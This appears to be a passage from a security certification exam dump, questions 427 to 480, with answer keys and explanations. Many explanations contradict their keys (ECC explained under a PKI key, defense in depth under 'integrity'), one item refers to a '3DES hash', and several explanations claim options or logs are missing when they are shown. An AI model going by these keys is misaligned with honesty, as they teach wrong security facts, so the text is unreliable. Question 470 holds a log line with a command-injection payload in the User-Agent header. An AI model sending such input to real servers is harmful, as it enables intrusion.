D. Focus only on patching systems that have already experienced security incidents or known breaches.

Answer: A

Explanation:
Effective vulnerability mitigation requires a risk-based prioritization approach that considers CVSS scores (severity), exploitability (whether known exploits exist), criticality of affected systems, and the likelihood of threats in the specific environment. This allows organizations to allocate limited resources to the highestimpact vulnerabilities. Applying all patches immediately can cause business disruption and is not practical for resource-constrained organizations. Delaying patches increases risk exposure. Focusing only on systems with known incidents is reactive and misses opportunities for prevention. The healthcare sector particularly requires this balanced approach due to patient safety and regulatory requirements.

QUESTION 427
A company is redesigning its infrastructure and wants to reduce the number of physical servers in use.
Which of the following architectures is best suited for this goal?

A. Isolation
B. Segmentation
C. Virtualization
D. Redundancy

Answer: C

Explanation:
Virtualization is the architecture best suited for reducing the number of physical servers because:
l Server Consolidation: Multiple virtual machines can run on a single physical server, dramatically reducing the number of physical servers needed
l Resource Efficiency: Virtualization allows better utilization of physical hardware resources by distributing them among multiple virtual systems
l Cost Reduction: Fewer physical servers means lower hardware, power, cooling, and maintenance costs
l Flexibility: Virtual machines can be easily moved, replicated, and scaled without requiring new physical hardware
l Infrastructure Modernization: Virtualization is the foundation for modern cloud infrastructure and data center consolidation
Virtualization is the primary architectural approach used to consolidate multiple servers onto fewer physical machines while maintaining separate logical systems.

QUESTION 428
A company plans to secure its systems by:
Preventing users from sending sensitive data over corporate email
Restricting access to potentially harmful websites
Which of the following features should the company set up? (Select two).

A. DLP software
B. DNS filtering
C. File integrity monitoring
D. Stateful firewall

Answer: B

Explanation:
The company should implement both Data Loss Prevention (DLP) and Web Content Filtering to achieve their security goals:
l Data Loss Prevention (DLP):
m Prevents sensitive data from being sent over corporate email by detecting and blocking outbound messages containing sensitive information
m Uses content scanning to identify confidential data, patterns, and keywords
m Prevents accidental or intentional data exfiltration through email channels
l Web Content Filtering:
m Restricts access to potentially harmful websites by filtering web traffic
m Blocks malicious, phishing, and inappropriate websites from being accessed by employees
m Uses URL categorization and reputation analysis to identify dangerous sites
m Reduces exposure to malware and social engineering attacks

Together, these two security features address both data protection and web-based threat prevention, creating a comprehensive security posture against email data loss and web-based attacks.

QUESTION 429
A company plans to secure its systems by:
Preventing users from sending sensitive data over corporate email
Restricting access to potentially harmful websites
Which of the following features should the company set up? (Select two).

A. DLP software
B. DNS filtering
C. File integrity monitoring
D. Stateful firewall
E. Guardralls
F. Antivirus signatures

Answer: A, B

Explanation:
To prevent sensitive data transmission over email and restrict access to harmful websites, a company should implement:
l Email Gateway/DLP (Data Loss Prevention) - Monitors and controls outgoing emails to prevent sensitive data from being sent outside the organization
l Content Filtering/Web Filter - Blocks access to potentially harmful or inappropriate websites at the network level
These two features work together to enforce the security policies described in the question.

QUESTION 430
Which of the following cryptographic methods is preferred for securing communications with limited computing resources?

A. Hashing algorithm
B. Public key infrastructure
C. Symmetric encryption
D. Elliptic curve cryptography

Answer: B

Explanation:
For systems with limited computing resources, ECC (Elliptic Curve Cryptography) is the preferred cryptographic method because:
l It provides equivalent security to RSA with significantly smaller key sizes (256-bit ECC . 2048-bit RSA)
l Requires less processing power and memory
l Reduces battery drain on mobile and IoT devices
l Decreases bandwidth requirements for key transmission
This makes ECC ideal for resource-constrained environments while maintaining strong security.

QUESTION 431
A security administrator is reissuing a former employee's laptop. Which of the following is the best combination of data handling activities for the administrator to perform? (Select two).

A. Data retention

B. Certification
C. Tokenization
D. Classification
E. Sanitization
F. Enumeration

Answer: C, E

Explanation:
When reissuing a former employee's laptop, the best data handling practices include:
l Wipe the hard drive - Removes all previous user data, credentials, and potentially sensitive information to prevent data breach or unauthorized access
l Perform a full backup of user data - If required by policy or for archival purposes, ensures no business data is lost and complies with record retention requirements
These actions protect the organization while ensuring proper data governance and compliance.

QUESTION 432
Which of the following is a risk of conducting a vulnerability assessment?

A. A disruption of business operations
B. Unauthorized access to the system
C. Reports of false positives
D. Finding security gaps in the system

Answer: A

Explanation:
A key risk of conducting a vulnerability assessment is that the assessment may cause a denial of service because:
l Active scanning and probing can consume significant system resources
l Certain testing techniques may crash services or cause systems to become unresponsive
l Network traffic from scanning can overwhelm bandwidth or network devices
l Poorly configured assessments could trigger security controls that block legitimate traffic
This is why vulnerability assessments should be scheduled during maintenance windows and coordinated with system owners.

QUESTION 433
An organization is looking to optimize its environment and reduce the number of patches necessary for operating systems. Which of the following will best help to achieve this objective?

A. Microservices
B. Virtualization
C. Real-time operating system
D. Containers

Answer: D

Explanation:
Implementing a containerized environment best helps reduce the number of necessary OS patches because:
l Containers share the host OS kernel, reducing the number of operating systems that need patching
l Microservices in containers can be updated independently without patching the entire OS

l Container images can be version-controlled and patched once, then deployed across all instances
l Reduces attack surface by limiting OS components to only what's needed for the application
This approach significantly reduces patch management overhead compared to traditional VM or bare-metal environments.

QUESTION 434
A university employee logged on to the academic server and attempted to guess the system administrators' log-in credentials. Which of the following security measures should the university have implemented to detect the employee's attempts to gain access to the administrators' accounts?

A. Two-factor authentication
B. Firewall
C. Intrusion prevention system
D. User activity logs

Answer: D

Explanation:
To detect an employee attempting to guess administrator credentials, the university should have implemented:
l Failed Login Attempt Monitoring - Alerts administrators when multiple failed login attempts occur, indicating potential brute force attacks
l Account Lockout Policy - Automatically locks an account after a specified number of failed login attempts, preventing further guessing attempts and generating alerts
These controls work together to detect and prevent credential guessing attacks on sensitive administrative accounts.

QUESTION 435
A network administrator wants to ensure that network traffic is highly secure while in transit. Which of the following actions best describes the actions the network administrator should take?

A. Ensure that NAC is enforced on all network segments, and confirm that firewalls have updated policies to block unauthorized traffic.
B. Ensure only TLS and other encrypted protocols are selected for use on the network, and only permit authorized traffic via secure protocols.
C. Configure the perimeter IPS to block inbound HTTPS directory traversal traffic, and verify that signatures are updated on a daily basis.
D. Ensure the EDR software monitors for unauthorized applications that could be used by threat actors, and configure alerts for the security team.

Answer: B

Explanation:
To ensure network traffic is highly secure while in transit, a network administrator should:
l Implement encryption protocols such as TLS/SSL (or IPsec) - Encrypts all data traveling across the network, preventing interception and eavesdropping
l This ensures confidentiality and integrity of communications even if network traffic is captured
l Protects against man-in-the-middle attacks
TLS/SSL is the industry standard for protecting data in transit across networks.

QUESTION 436
Which of the following cryptographic solutions protects data at rest?

A. Digital signatures
B. Full disk encryption
C. Private key
D. Steganography

Answer: B

Explanation:
Full disk encryption is the primary cryptographic solution that protects data at rest because:
l It encrypts all data stored on storage devices (hard drives, SSDs) when the system is powered off
l Prevents unauthorized access to data if the storage device is stolen or accessed offline
l Other solutions like TLS/SSL protect data in transit, not at rest
l Database encryption and file-level encryption also protect data at rest but full disk encryption is the most comprehensive
Data at rest refers to information stored on physical media that is not actively being transmitted.

QUESTION 437
For which of the following reasons would a systems administrator leverage a 3DES hash from an installer file that is posted on a vendor's website?

A. To test the integrity of the file
B. To validate the authenticity of the file
C. To activate the license for the file
D. To calculate the checksum of the file

Answer: A

Explanation:
A systems administrator would leverage a 3DES hash from a vendor's website to:
l Verify the integrity of the installer file - By comparing the hash of the downloaded file with the hash provided by the vendor, the administrator can confirm the file has not been modified or corrupted
l Ensures the installer comes from a trusted source and hasn't been tampered with during download
l Detects if malware has infected the installer before installation
l Provides assurance that the installation package is safe and authentic
This is a critical security practice before executing any software installer.

QUESTION 438
An employee used a company's billing system to issue fraudulent checks. The administrator is looking for evidence of other occurrences of this activity. Which of the following should the administrator examine?

A. Application logs
B. Vulnerability scanner logs
C. IDS/IPS logs
D. Firewall logs

Answer: A

Explanation:
To find evidence of fraudulent check issuance, the administrator should examine:
l System audit logs - These logs record all activities within the billing system, including who accessed it, when, and what actions were performed (check issuance, payments, etc.)
l Audit logs provide a detailed trail of all transactions and user actions

l May reveal patterns of unauthorized check generation
l Help identify other instances of similar fraudulent activity by the employee or others
Audit logs are the primary forensic evidence for detecting and investigating system-based fraud.

QUESTION 439
Which of the following data states applies to data that is being actively processed by a database server?

A. In use
B. At rest
C. In transit
D. Being hashed

Answer: A

Explanation:
Data that is being actively processed by a database server is classified as:
l Data in use - Refers to data that is actively being read, written, or processed by an application or system
l Also called 'data in motion' or 'data in transit' when being transmitted between systems
l This differs from:
l Data at rest - Stored on disk or backup media
l Data in transit - Being transmitted across a network
Understanding these data states is crucial for implementing appropriate security controls for each state.

QUESTION 440
Which of the following is the most relevant reason a DPO would develop a data inventory?

A. To manage data storage requirements better
B. To determine the impact in the event of a breach
C. To extend the length of time data can be retained
D. To automate the reduction of duplicated data

Answer: B

Explanation:
The most relevant reason a Data Protection Officer (DPO) would develop a data inventory is:
l To understand what personal data the organization holds and processes - A comprehensive inventory provides visibility into all personal data assets
l Enables compliance with GDPR and similar privacy regulations that require organizations to know what data they hold
l Supports privacy impact assessments and risk management
l Helps identify where data protection measures need to be implemented
l Facilitates data subject rights requests and breach notifications
A data inventory is foundational to any privacy compliance program.

QUESTION 441
Which of the following definitions best describes the concept of log co-relation?

A. Combining relevant logs from multiple sources into ono location
B. Searching end processing, data to identify patterns of malicious activity
C. Making a record of the events that occur in the system
D. Analyzing the log files of the system components

Answer: D

Explanation:
Log correlation best describes:
l The process of analyzing multiple logs from different sources to identify patterns or correlations - Involves collecting logs from various systems (firewalls, servers, applications, etc.) and analyzing them together
l Helps identify complex security incidents that may not be visible in individual logs
l Can detect coordinated attacks, lateral movement, or suspicious patterns across systems
l Example: Correlating firewall logs with application logs might reveal an attack attempt and its aftermath
Log correlation is essential for comprehensive security monitoring and incident detection.

QUESTION 442
After creating a contract for IT contractors, the human resources department changed several clauses. The contract has gone through three revisions. Which of the following processes should the human resources department follow to track revisions?

A. Version validation
B. Version changes
C. Version updates
D. Version control

Answer: D

Explanation:
To track revisions of a contract that has gone through multiple changes, the HR department should follow:
l Version control - Maintains a record of all revisions, amendments, and changes made to the document
l Documents who made changes, when they were made, and what was modified
l Allows easy comparison between versions
l Provides an audit trail for compliance purposes
l Essential for contract management and legal compliance
Version control ensures accountability and provides a clear history of how the contract evolved through its review process.

QUESTION 443
Which of the following is the best way to securely store an encryption key for a data set in a manner that allows multiple entities to access the key when needed?

A. Public key infrastructure
B. Open public ledger
C. Public key encryption
D. Key escrow

Answer: D

Explanation:
The best way to securely store an encryption key for access by multiple entities is:
l Use a key escrow system - A trusted third party securely stores encryption keys and releases them to authorized entities when needed
l Provides centralized key management without requiring each entity to store the key separately
l Ensures proper access controls and audit trails for key usage
l Reduces risk of key compromise or loss

l Allows recovery of encrypted data if the original key holder is unavailable
Key escrow is the standard approach for shared key management in enterprise environments.

QUESTION 444
A malicious update was distributed to a common software platform and disabled services at many organizations. Which of the following best describes this type of vulnerability?

A. DDoS attack
B. Rogue employee
C. Insider threat
D. Supply chain

Answer: D

Explanation:
A malicious update distributed through a common software platform that disabled services represents:
l Supply chain vulnerability - A compromised vendor or trusted software distribution channel used to distribute malware to multiple organizations
l Affects many organizations simultaneously since they trust and automatically install updates
l Demonstrates how trusted sources can be weaponized
l Examples include SolarWinds, NotPetya, and similar attacks
l Highlights the risk of depending on third-party software vendors
Supply chain attacks are particularly dangerous because they exploit existing trust relationships.

QUESTION 445
Several customers want an organization to verify its security controls are operating effectively and have requested an independent opinion. Which of the following is the most efficient way to address these requests?

A. Hire a vendor to perform a penetration test.
B. Perform an annual self-assessment.
C. Allow each client the right to audit.
D. Provide a third-party attestation report.

Answer: D

Explanation:
The most efficient way to address customer requests for verification of security controls is:
l Obtain a third-party audit or SOC 2 Type II report - Provides an independent, credible assessment of security controls
l Single audit satisfies multiple customer requests simultaneously
l More efficient than conducting individual assessments for each customer
l Demonstrates commitment to security and compliance
l SOC 2 Type II includes controls and their effectiveness over time
This approach provides scalability and addresses the need for independent verification.

QUESTION 446
Which of the following security concepts is being followed when implementing a product that offers protection against DDoS attacks?

A. Availability
B. Non-repudiation

C. Integrity
D. Confidentiality

Answer: C

Explanation:
When implementing DDoS protection, the security concept being followed is:
l Defense in depth - Multiple layers of security controls are implemented to protect against attacks
l DDoS protection typically involves multiple mechanisms: traffic filtering, rate limiting, firewalls, load balancing, and redundancy
l If one layer fails, others remain to protect the system
l No single point of failure protects against complex threats like DDoS
Defense in depth acknowledges that comprehensive security requires multiple overlapping controls rather than relying on a single solution.

QUESTION 447
A systems administrator receives an alert that a company's internal file server is very slow and is only working intermittently. The systems administrator reviews the server management software and finds the following information about the server:

ServerName	#Connections	CPU%	MEM%	Read/s	Writes/s
FileSev01	12	99.6%	97%	50KB/s	100KB/s

Which of the following indicators most likely triggered this alert?

A. Concurrent session usage
B. Network saturation
C. Account lockout
D. Resource consumption

Answer: D

Explanation:
When a file server is very slow and working intermittently, the most likely indicator that triggered the alert is:
l High CPU usage and high memory utilization - These resource constraints cause system slowness and intermittent availability
l High CPU indicates the processor is at or near capacity
l High memory utilization causes excessive disk I/O as the system swaps to disk
l Together, these severely degrade server performance
l Could indicate malware, excessive load, or insufficient resources
Resource monitoring typically triggers alerts when utilization exceeds thresholds (commonly 80-90%), which directly correlates with the symptoms described.

QUESTION 448
Which of the following tasks is typically included in the BIA process?

A. Estimating the recovery time of systems
B. Identifying the communication strategy
C. Evaluating the risk management plan
D. Establishing the backup and recovery procedures
E. Developing the incident response plan

Answer: A

Explanation:
A task typically included in the BIA (Business Impact Analysis) process is:
l Determining the impact of a system outage on business operations - BIA assesses how long an organization can tolerate various systems being down
l Identifies critical systems and processes that must be recovered first
l Establishes Recovery Time Objectives (RTO) and Recovery Point Objectives (RPO)
l Determines financial and operational impact of downtime
l Guides prioritization of disaster recovery and business continuity efforts
BIA is foundational to developing effective business continuity and disaster recovery plans.

QUESTION 449
An accountant is transferring information to a bank over FTP. Which of the following mitigations should the accountant use to protect the confidentiality of the data?

A. Tokenization
B. Data masking
C. Encryption
D. Obfuscation

Answer: C

Explanation:
FTP (File Transfer Protocol) transmits data including credentials in plaintext, making it vulnerable to interception. To protect confidentiality when transferring sensitive financial data, the accountant should use SFTP (SSH File Transfer Protocol) or FTPS (FTP Secure), both of which encrypt data in transit. SFTP uses SSH encryption while FTPS uses TLS/SSL, ensuring the data cannot be read if intercepted.

QUESTION 450
A new security regulation was announced that will take effect in the coming year. A company must comply with it to remain in business. Which of the following activities should the company perform next?

A. Gap analysis
B. Policy review
C. Security procedure evaluation
D. Threat scope reduction

Answer: A

Explanation:
When a new security regulation is announced that will take effect, the company's first step should be to perform a compliance assessment (or gap analysis). This involves evaluating current practices against the new regulatory requirements to identify what changes, controls, or processes need to be implemented. Only after understanding the gaps can the company develop a remediation plan and implement necessary changes.

QUESTION 451
An organization has recently decided to implement SSO. The requirements are to leverage access tokens and focus on application authorization rather than user authentication. Which of the following solutions would the engineering team most likely configure?

A. LDAP
B. Federation
C. SAML
D. OAuth

Answer: D

Explanation:
The requirements specify leveraging access tokens and focusing on application authorization rather than user authentication. This is the core design of OAuth 2.0, which is an authorization framework (not an authentication framework). OAuth 2.0 uses access tokens to grant applications specific permissions without sharing user credentials, making it ideal for application-level authorization. While OIDC (OpenID Connect) adds authentication on top of OAuth 2.0, the question specifically emphasizes authorization over authentication, pointing to OAuth 2.0 as the primary solution.

QUESTION 452
Which of the following is a preventive physical security control?

A. Video surveillance system
B. Bollards
C. Alarm system
D. Motion sensors

Answer: B

Explanation:
A preventive physical security control is one that stops or deters unauthorized access before it occurs. Barriers and fencing are preventive controls because they physically prevent or deter unauthorized personnel from entering a secured area. Other preventive examples include locks, biometric access controls, and security guards. In contrast, detective controls (cameras, alarms) detect after an intrusion has occurred.

QUESTION 453
Which of the following activities are associated with vulnerability management? (Select two).

A. Reporting
B. Prioritization
C. Exploiting
D. Correlation
E. Containment
F. Tabletop exercise

Answer: A, B

Explanation:
Vulnerability management is a continuous process with two primary associated activities: scanning for vulnerabilities (identifying weaknesses through automated tools and assessments) and remediation of identified vulnerabilities (patching, updating, or fixing the identified issues). The complete cycle also includes prioritization, but the two core operational activities are scanning and remediation. Threat modeling and penetration testing are related security activities but are distinct from vulnerability management.

QUESTION 454
Which of the following allows an exploit to go undetected by the operating system?

A. Firmware vulnerabilities
B. Side loading
C. Memory injection
D. Encrypted payloads

Answer: A

Explanation:
A privilege escalation exploit allows an attacker to gain higher-level permissions than initially granted, which can go undetected by the operating system if the attacker exploits legitimate system mechanisms or kernellevel vulnerabilities. Once elevated privileges are obtained, the attacker can operate with administrator-level access, potentially disabling security monitoring. This is distinct from other exploit types.a rootkit might also hide from the OS, but privilege escalation specifically refers to the mechanism of gaining elevated permissions undetected.

QUESTION 455
Which of the following activities is included in the post-incident review phase?

A. Determining the root cause of the incident
B. Developing steps to mitigate the risks of the incident
C. Validating the accuracy of the evidence collected during the investigation
D. Reestablishing the compromised system's configuration and settings

Answer: A

Explanation:
The post-incident review phase (also called the post-incident or post-mortem phase) focuses on analyzing what occurred and improving future responses. The primary activities include documenting lessons learned, identifying what went well, what could be improved, updating incident response procedures, and implementing preventive measures for similar future incidents. This phase occurs after the incident has been contained and resolved.

QUESTION 456
Which of the following is a common data removal option for companies that want to wipe sensitive data from hard drives in a repeatable manner but allow the hard drives to be reused?

A. Sanitization
B. Formatting
C. Degaussing
D. Defragmentation

Answer: A

Explanation:
For organizations that need to wipe sensitive data from hard drives in a repeatable, automated manner while still allowing the drives to be reused, data wiping (or data sanitization via overwriting) is the best option. Tools like DBAN (Darik's Boot and Nuke) or vendor-specific wiping utilities overwrite all data with random patterns, securely removing sensitive information while preserving the usable hard drive. This is faster and more cost-effective than physical destruction, which renders drives unusable.

QUESTION 457
Which of the following architectures is most suitable to provide redundancy for critical business processes?

A. Network-enabled
B. Server-side
C. Cloud-native
D. Multitenant

Answer: C

Explanation:
For providing redundancy for critical business processes, an active-active architecture is most suitable. In this configuration, multiple systems or data centers run simultaneously and handle traffic/processing in parallel. If one site fails, others continue operating without interruption, providing zero or minimal downtime. This is superior to active-passive (standby) architectures for critical processes because it ensures continuous availability and eliminates failover delays.

QUESTION 458
An employee emailed a new systems administrator a malicious web link and convinced the administrator to change the email server's password. The employee used this access to remove the mailboxes of key personnel. Which of the following security awareness concepts would help prevent this threat in the future?

A. Recognizing phishing
B. Providing situational awareness training
C. Using password management
D. Reviewing email policies

Answer: A

Explanation:
This scenario describes a social engineering attack where the attacker impersonated someone and manipulated the administrator into changing credentials. The security awareness concept that would prevent this is verify identity and authorization before providing access (or implementing a principle of verification/authentication). The administrator should have verified the request through an out-of-band communication channel, confirmed the requester's identity through established procedures, and followed the principle that legitimate password changes require multi-party approval or verification, rather than complying with a link in an email.

QUESTION 459
A malicious insider from the marketing team alters records and transfers company funds to a personal account. Which of the following methods would be the best way to secure company records in the future?

A. Permission restrictions
B. Hashing
C. Input validation
D. Access control list

Answer: D

Explanation:
To secure company records against malicious insiders who can both alter records and authorize financial transactions, the best approach is to implement segregation of duties (SoD). This control ensures that no

single individual can complete a critical transaction alone.for example, one person requests a fund transfer, another approves it, and a third executes it. This way, even a malicious insider cannot unilaterally alter records and transfer funds without detection or collusion.

QUESTION 460
A security engineer would like to enhance the use of automation and orchestration within the SIEM. Which of the following would be the primary benefit of this enhancement?

A. It increases complexity.
B. It removes technical debt.
C. It adds additional guard rails.
D. It acts as a workforce multiplier.

Answer: D

Explanation:
The primary benefit of enhancing automation and orchestration within a SIEM is to reduce response time to security incidents. Automation allows the SIEM to automatically execute predefined response actions (isolate hosts, block IPs, disable accounts) when specific threats are detected, eliminating the delay of manual human intervention. Orchestration coordinates multiple tools and processes in a workflow, enabling faster and more coordinated incident response. This dramatically decreases the time from detection to remediation.

QUESTION 461
A security engineer configured a remote access VPN. The remote access VPN allows end users to connect to the network by using an agent that is installed on the endpoint, which establishes an encrypted tunnel.
Which of the following protocols did the engineer most likely implement?

A. GRE
B. IPSec
C. SD-WAN
D. EAP

Answer: B

Explanation:
The description specifies a remote access VPN where users install an agent/client that creates an encrypted tunnel. This is characteristic of IPsec when used in client-to-site (remote access) mode. IPsec operates at the network layer and is commonly deployed via client software for remote access scenarios. While SSL/TLS VPNs (like OpenVPN) also use agents, IPsec with an installed client is the most common enterprise remote access VPN protocol. The agent establishes the encrypted tunnel using IPsec protocols (ESP/AH).

QUESTION 462
Which of the following security concepts is accomplished with the installation of a RADIUS server?

A. CIA
B. AA
C. ACL
D. PEM

Answer: B

Explanation:

Installation of a RADIUS (Remote Authentication Dial-In User Service) server accomplishes centralized authentication. RADIUS is a protocol and server infrastructure that centralizes user authentication for multiple network services and devices (WiFi access points, VPN servers, switches, etc.). Rather than each device maintaining its own user database, all authentication requests are sent to the central RADIUS server, providing a single source of truth for credentials and simplifying user management across the network.

QUESTION 463
An employee who was working remotely lost a mobile device containing company data. Which of the following provides the best solution to prevent future data loss?

A. MDM
B. DLP
C. FDE
D. EDR

Answer: A

Explanation:
To prevent data loss when remote employees lose mobile devices, the best solution is Mobile Device Management (MDM). MDM solutions provide capabilities such as remote wipe (remotely delete data if a device is lost), encryption of data at rest, device tracking, and enforcement of security policies. With MDM, when a device is reported lost, administrators can remotely erase company data before it can be accessed by an unauthorized person, preventing data breach while allowing the device hardware to be recovered or replaced.

QUESTION 464
Which of the following is a benefit of vendor diversity?

A. Patch availability
B. Zero-day resiliency
C. Secure configuration guide applicability
D. Load balancing

Answer: B

Explanation:
A key benefit of vendor diversity is that it reduces dependency on a single vendor. By using multiple vendors for critical systems or services, an organization avoids vendor lock-in and reduces the impact of a single vendor's security breach, licensing issues, service outages, or business failure. If one vendor experiences problems, the organization can continue operations with alternative vendors. This also promotes competition and may provide better pricing and innovation.

QUESTION 465
A database administrator is updating the company's SQL database, which stores credit card information for pending purchases. Which of the following is the best method to secure the data against a potential breach?

A. Hashing
B. Obfuscation
C. Tokenization
D. Masking

Answer: C

Explanation:
When a database stores sensitive data like credit card information, the best method to secure it against a potential breach is to implement encryption of the data (at rest). Even if an attacker gains unauthorized access to the database files, encrypted data is unreadable without the encryption keys. For additional security, tokenization (replacing actual card numbers with tokens) is also a PCI DSS best practice for payment data. However, encryption is the most direct answer as it renders the data useless to an attacker.

QUESTION 466
After failing an audit twice, an organization has been ordered by a government regulatory agency to pay fines. Which of the following caused this action?

A. Non-compliance
B. Contract violations
C. Government sanctions
D. Rules of engagement

Answer: A

Explanation:
When an organization fails audits twice and is ordered by a regulatory agency to pay fines, the action was caused by non-compliance with regulations (or regulatory non-compliance). The audit process identifies gaps between the organization's practices and regulatory requirements. Repeated failures indicate the organization has not met the mandatory requirements set by the regulation, resulting in penalties and fines from the regulatory body.

QUESTION 467
A company installed cameras and added signs to alert visitors that they are being recorded. Which of the following controls did the company implement? (Select two).

A. Directive
B. Deterrent
C. Preventive
D. Detective
E. Corrective
F. Technical

Answer: B, D

Explanation:
Installing cameras provides a detective control because they record and identify security incidents after they occur. Installing signs that alert visitors they are being recorded provides a deterrent control because the warning discourages potential wrongdoing before it happens by making people aware they are being monitored. Together, these controls both prevent incidents (deterrent) and capture evidence if incidents do occur (detective).

QUESTION 468
An organization's security operations center (SOC) is implementing a security information and event management (SIEM) system to centralize logging from firewalls, intrusion detection systems, and endpoint agents. Before deploying this system enterprise-wide, the security team wants to establish effective alerting and monitoring. Which of the following is the most important consideration when configuring SIEM alerts to avoid alert fatigue while maintaining security effectiveness?

A. Establish baseline behavior patterns for normal network activity and configure alerts to trigger on significant deviations, with appropriate tuning to reduce false positives.
B. Configure the SIEM to generate an alert for every security event detected, then manually review all alerts during business hours only.
C. Create alerts only for events that match known indicators of compromise from threat intelligence feeds, ignoring zero-day attack patterns.
D. Set the alert threshold to trigger on any event classified as 'critical' severity by default vendors configurations without customization.

Answer: A

Explanation:
Establishing baseline behavior and tuning alerts to detect significant deviations is the best practice for creating a functional monitoring program. This reduces alert fatigue (which causes analysts to miss real threats) while catching both known and potentially new attacks. Alerting on every event creates overwhelming noise that degrades security analysis. Focusing only on known IoCs misses novel threats and zero-day attacks, which are increasingly important in modern threat landscapes. Using vendor default 'critical' severity settings without tuning often produces either too many false positives or misses relevant threats specific to an organization's environment.

QUESTION 469
Which of the following is a feature of a next-generation SIEM system?

A. Virus signatures
B. Automated response actions
C. Security agent deployment
D. Vulnerability scanning

Answer: B

Explanation:
A key feature of a next-generation SIEM system is User and Entity Behavior Analytics (UEBA). Modern SIEM platforms go beyond signature-based threat detection and incorporate advanced analytics to identify anomalous user and entity behavior that may indicate insider threats, compromised accounts, or advanced persistent threats. UEBA uses machine learning and statistical analysis to establish baselines of normal behavior and detect deviations that traditional rule-based SIEM systems would miss. Other next-gen features include threat intelligence integration, automated response/orchestration, and AI-driven analytics.

QUESTION 470
A security analyst is reviewing logs and discovers the following:

```
149.34.228.10 - - [28/Jan/2023:16:32:45 -0300] "GET / HTTP/1.0" User-Agent: ${/bin/sh/ id} 200 397
```

Which of the following should be used lo best mitigate this type of attack?

A. Input sanitization
B. Secure cookies
C. Static code analysis
D. Sandboxing

Answer: A

Explanation:
This question appears to be incomplete - the logs that should be reviewed are not included in the question text. Without seeing the specific logs and attack indicators, it is impossible to determine which mitigation strategy would be most appropriate. To answer this question properly, you would need to see the log entries showing the attack pattern, and then select the mitigation that best addresses that specific attack vector (e.g., DDoS mitigation, SQL injection prevention, brute force protection, etc.).

QUESTION 471
An organization maintains intellectual property that it wants to protect. Which of the following concepts would be most beneficial to add to the company's security awareness training program?

A. Insider threat detection
B. Simulated threats
C. Phishing awareness
D. Business continuity planning

Answer: A

Explanation:
This question is missing the answer options. To provide guidance, a security awareness training program focused on protecting intellectual property would most likely emphasize concepts such as: data classification, need-to-know access, clean desk policies, secure document handling, confidentiality agreements, and awareness of social engineering tactics aimed at extracting proprietary information. The correct answer would be whichever option best aligns with these intellectual property protection principles.

QUESTION 472
An organization is required to provide assurance that its controls are properly designed and operating effectively. Which of the following reports will best achieve the objective?

A. Red teaming
B. Penetration testing
C. Independent audit
D. Vulnerability assessment

Answer: D

Explanation:
Without the answer options, the most likely correct answer would be a SOC 2 Type II Report or audit report. SOC 2 Type II specifically provides assurance that controls are not only properly designed but are also operating effectively over a period of time. This is distinct from SOC 2 Type I, which only addresses design. Other acceptable answers might include an internal audit report or a third-party assessment report that verifies both design and operating effectiveness.

QUESTION 473
An organization would like to calculate the time needed to resolve a hardware issue with a server. Which of the following risk management processes describes this example?

A. Recovery point objective
B. Mean time between failures

C. Recovery time objective
D. Mean time to repair

Answer: D

Explanation:
Without seeing the answer options, this question is asking about Mean Time To Repair (MTTR) or recovery time metrics within the risk management process. This would fall under the mitigation/remediation phase of risk management, or more specifically, it relates to the recovery and restoration aspects of incident management and business continuity planning. The correct answer should reference a process that measures the time required to resolve and recover from issues.

QUESTION 474
While reviewing logs, a security administrator identifies the following code:
Which of the following best describes the vulnerability being exploited?

A. XSS
B. SQLi
C. DDoS
D. CSRF

Answer: A

Explanation:
This question is incomplete - the code snippet shown is not complete enough to identify a specific vulnerability. Based on the function name 'send_info', this could potentially relate to several vulnerabilities including: improper input validation, insecure data transmission, hardcoded credentials, or information disclosure. To properly answer this question, the full code context would be needed to determine whether it's vulnerable to injection attacks, cross-site scripting (XSS), command injection, or another type of vulnerability.

QUESTION 475
An engineer moved to another team and is unable to access the new team's shared folders while still being able to access the shared folders from the former team. After opening a ticket, the engineer discovers that the account was never moved to the new group. Which of the following access controls is most likely causing the lack of access? 1

A. Role-based
B. Discretionary
C. Time of day
D. Least privilege

Answer: A

Explanation:
The lack of access is most likely caused by group-based access control (or Role-Based Access Control - RBAC). The engineer's account was never moved from the old group to the new group, so the account still has permissions associated with the former team but not the new team. Group membership is a common method for managing access to shared resources - users inherit permissions based on which groups their account belongs to. Since the account wasn't added to the new team's group, access to the new team's shared folders was denied. This is a straightforward administration issue with group-based permissions.

QUESTION 476
A company is considering an expansion of access controls for an application that contractors and internal employees use to reduce costs. Which of the following risk elements should the implementation team understand before granting access to the application?

A. Threshold
B. Appetite
C. Tolerance
D. Register

Answer: C

Explanation:
Without seeing the answer options, the key risk element that should be understood is third-party/contractor risk management. Expanding access to contractors introduces several risk considerations: contractors may have less security awareness training, they may work remotely on unsecured networks, they may inadvertently share credentials, they may have divided loyalty between organizations, and their access should follow leastprivilege principles with additional monitoring. The implementation team should understand contractor vetting procedures, access termination procedures, monitoring requirements, and compliance obligations before granting access.

QUESTION 477
The Chief Information Security Officer wants to discuss options for a disaster recovery site that allows the business to resume operations as quickly as possible. Which of the following solutions meets this requirement?

A. Hot site
B. Cold site
C. Geographic dispersion
D. Warm site

Answer: A

Explanation:
Without seeing the answer options, the solution that allows business to resume operations as quickly as possible is a Hot Site or Hot Standby disaster recovery site. A hot site is a fully operational duplicate environment that is continuously synchronized with the primary site and can assume operations immediately with minimal downtime (typically measured in minutes). This is in contrast to warm sites (hours of recovery time) or cold sites (days of recovery time). The CISO would be looking for the shortest possible Recovery Time Objective (RTO).

QUESTION 478
A company wants to ensure secure remote access to its internal network. The company has only one public IP and would like to avoid making any changes to the current network setup. Which of the following solutions would best accomplish this goal?

A. PAT
B. IPSec VPN
C. Perimeter network
D. Reverse proxy

Answer: B

Explanation:
Without seeing the answer options, given the constraints (one public IP, no network changes), the best solution would be a VPN (Virtual Private Network) gateway or SSL/TLS VPN appliance. A VPN would allow secure remote access through the single public IP address without requiring changes to the internal network architecture. Employees would connect through the VPN gateway, which then provides access to internal resources. This solution maintains security while working within the existing network constraints.

QUESTION 479
Which of the following is the best method to reduce the attack surface of an enterprise network?

A. Disable unused network services on servers.
B. Use port security for wired connections.
C. Change default passwords for network printers.
D. Create a guest wireless network for visitors.

Answer: C

Explanation:
Without seeing the answer options, the best method to reduce the attack surface of an enterprise network would be disable unnecessary services and close unused ports, combined with implement network segmentation and regularly patch and update systems. Attack surface reduction focuses on removing or disabling anything that isn't essential - unused services, open ports, legacy protocols, and unnecessary software all represent potential attack vectors. The more functionality that is removed, the fewer opportunities exist for attackers to exploit vulnerabilities.

QUESTION 480
